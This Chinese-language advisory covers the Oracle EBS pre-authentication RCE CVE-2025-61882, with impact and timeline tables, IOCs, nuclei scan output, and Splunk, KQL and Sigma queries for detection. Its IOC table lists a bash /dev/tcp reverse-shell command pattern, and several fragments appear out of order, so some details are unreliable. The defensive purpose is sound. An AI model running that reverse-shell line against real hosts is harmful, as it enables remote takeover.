
简要概述:Oracle E‑Business Suite (EBS) 中存在严重的预认证远程代码执行漏洞 — 影响 12.2.3 → 12.2.14 版本,CVSS 评分为 9.8,已在野外被积极利用(据报道存在勒索/敲诈活动)。([oracle.com][1])
| 字段 | 详情 |
|---|---|
| 🆔 CVE | CVE‑2025‑61882 |
| 🧾 产品 / 组件 | Oracle E‑Business Suite (EBS) — 并发处理 / BI Publisher 集成 |
| 📦 受影响版本 | 12.2.3 → 12.2.14 |
| 🔢 CVSS (v3.1) | 9.8 (AV:N/AC:L/PR:N/UI:N/C:H/I:H/A:H) |
| ⚠️ 类型 | 远程代码执行 (RCE) — 无需身份验证 |
| 🔥 已在野外被利用 | 是 — 据报道存在大规模利用 / 敲诈活动 |
| 📅 披露 / 时间线 | 2025 年 10 月(供应商公告 + 公开分析文章)。([oracle.com][1]) |
(以上内容综合自供应商公告、NVD/CISA 及多家供应商分析。) ([oracle.com][1])
| 影响领域 | 含义 |
|---|---|
| 🔓 机密性 | 攻击者可读取敏感的 HR/财务/ERP 数据 |
| 🛠️ 完整性 | 攻击者可修改记录、创建后门或更改配置 |
| ⚡ 可用性 | 攻击者可中断服务、执行勒索软件或破坏备份 |
| 🧭 风险等级 | 极高 — 关键 ERP 系统上的预认证 RCE → 可能导致整个域被接管 |
参考资料报告了高影响利用和勒索软件关联。([Rapid7][2])
Oracle 和事件响应人员发布了 IOC;以下是公告和供应商分析文章中报告的代表性示例。请在日志和端点中搜索这些模式。([oracle.com][1])
| 类型 | 示例 |
|---|---|
| 🌐 IP 地址(已观察到) | 200.107.207.26, (报告的示例地址) |
如果您需要完整 IOC 列表(IP 地址、完整哈希、文件名),我可以粘贴在此 — 请说“粘贴 IOC”。(无链接。)
| 日期 | 事件 |
|---|---|
| 2025 年 8 月 9 日 | 最早报告的现实中利用活动(供应商遥测)。([crowdstrike.com][4]) |
| 2025 年 10 月初 | Oracle 发布了 EBS 的安全警报 / 补丁。([oracle.com][1]) |
| 2025 年 10 月 6‑7 日 | CISA 将该 CVE 添加到其已知被利用漏洞 (KEV) 目录(联邦机构指南,缓解截止日期)。([cisa.gov][5]) |
| 2025 年 10 月(持续中) | 多家供应商发布分析文章和大规模利用报告(CrowdStrike、Rapid7、Tenable 等)。([crowdstrike.com][4]) |

┌──(kali㉿kali)-[~]
└─$ nuclei -u http://10.10.10.10:8000 -t CVE-2025-61882.yaml

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.4.10

                projectdiscovery.io

[INF] Current nuclei version: v3.4.10 (latest)
[INF] Current nuclei-templates version: v10.2.9 (latest)
[INF] New templates added in latest release: 182
[INF] Templates loaded for current scan: 1
[WRN] Loading 1 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[CVE-2025-61882:last_modified_date] [http] [critical] http://10.10.10.10:8000 ["Wed, 20 Aug 2025 08:20:09 GMT"]
[INF] Scan completed in 485.722955ms. 1 matches found.

┌──(kali㉿kali)-[~]
└─$ nuclei -l targets.txt -t CVE-2025-61882.yaml

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.4.10

                projectdiscovery.io

[INF] Current nuclei version: v3.4.10 (latest)
[INF] Current nuclei-templates version: v10.2.9 (latest)
[INF] New templates added in latest release: 182
[INF] Templates loaded for current scan: 1
[WRN] Loading 1 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 7
[INF] Running httpx on input host
[INF] Found 7 URL from httpx
[CVE-2025-61882:last_modified_date] [http] [critical] http://10.10.10.10:8000 ["Mon, 02 Oct 2023 13:57:20 GMT"]
[CVE-2025-61882:last_modified_date] [http] [critical] http://10.10.10.10:8000 ["Wed, 20 Aug 2025 08:20:09 GMT"]
[CVE-2025-61882:last_modified_date] [http] [critical] http://10.10.10.10:8000 ["Sat, 31 Aug 2024 15:30:07 GMT"]
[CVE-2025-61882:last_modified_date] [http] [critical] http://10.10.10.10:8000 ["Tue, 15 Aug 2023 16:58:09 GMT"]
[CVE-2025-61882:last_modified_date] [http] [critical] http://10.10.10.10:8000 ["Fri, 30 Aug 2024 21:49:46 GMT"]
[CVE-2025-61882:last_modified_date] [http] [critical] http://10.10.10.10:8000 ["Sun, 16 May 2021 17:03:44 GMT"]
[CVE-2025-61882:last_modified_date] [http] [critical] http:/10.10.10.10:8000 ["Fri, 01 Sep 2023 13:20:35 GMT"]
[INF] Scan completed in 621.029991ms. 7 matches found.
Splunk(搜索反弹 Shell 模式):
index=web OR index=ebs_logs (uri_path="/cgi/*" OR uri_path="/xmlpserver/*")
| search "* /bin/bash -i * /dev/tcp/*" OR "*/dev/tcp/* 0>&1*"
| table _time host src_ip user uri_path _raw
ELK / Kibana (KQL):
http.request.body : "*bash -i*" or http.request.body : "* /dev/tcp/*"
Sigma 规则(概念性):
title: Oracle EBS Reverse Shell via HTTP
detection:
  selection:
    EventID: 1234
    ProcessCommandLine|contains: "/dev/tcp/"
  condition: selection
(根据您的日志架构调整字段名称;使用 IOC 进行细化。)
80/443 访问;仅允许管理 VPN 和特定管理员 IP。bash -i、/dev/tcp/、base64 -d 或典型漏洞利用载荷模式的请求。(我列出来源以确保准确性 — 我不会在此粘贴链接,但以下是供应商/机构名称,以便您在需要时参考。)
本报告中提供的信息仅用于意识提升、防御和教育目的。 使用此信息利用、攻击或入侵任何系统,未经明确授权均属违法行为,可能导致刑事和民事处罚。
🔒 始终应用推荐的补丁,遵循安全最佳实践,并且仅在受控环境中进行测试。
🧾 本报告不能替代官方供应商公告 — 始终咨询 Oracle 安全警报和授权指南以获取权威的修复说明。

185.181.60.11| 🧾 命令模式 | sh -c /bin/bash -i >& /dev/tcp/<ip>/<port> 0>&1(反弹 Shell) |
| 🗂️ 文件哈希 | 疑似利用脚本的多个 SHA‑256 哈希(完整列表请参阅供应商公告) |
| 🕳️ 痕迹 | 意外的 Web Shell、新增 cron 任务、到异常 IP/端口 的可疑出站连接 |
| 优先级 | 行动 | 备注 / 示例具体信息 |
|---|
| 1️⃣ 严重 | 修补受影响的 EBS 实例 | 立即为 12.2.3–12.2.14 版本应用 Oracle 安全警报补丁。([oracle.com][1]) |
| 2️⃣ 高 | 隔离 / 限制对 EBS Web 端点的访问 | 阻止面向互联网的 HTTP/HTTPS 访问 EBS;仅允许受信任的管理员 IP 或 VPN。 |
| 3️⃣ 高 | 启用/调整 WAF 规则 | 为利用模式部署供应商/社区 WAF 签名;阻止可疑载荷。([Rapid7][2]) |
| 4️⃣ 高 | 搜索与检测 | 在日志中搜索反弹 Shell 命令、异常文件写入以及与 IOC 的出站连接。 |
| 5️⃣ 事件响应 | 遏制与响应(如发现被入侵) | 隔离主机,保留取证证据,更改凭据,从干净的备份重建。 |
| 6️⃣ 策略 | 报告与通知 | 如果您受监管/合同要求约束,请按照政策通知利益相关者和当局(可能适用 CISA/KEV 指南)。([nvd.nist.gov][3]) |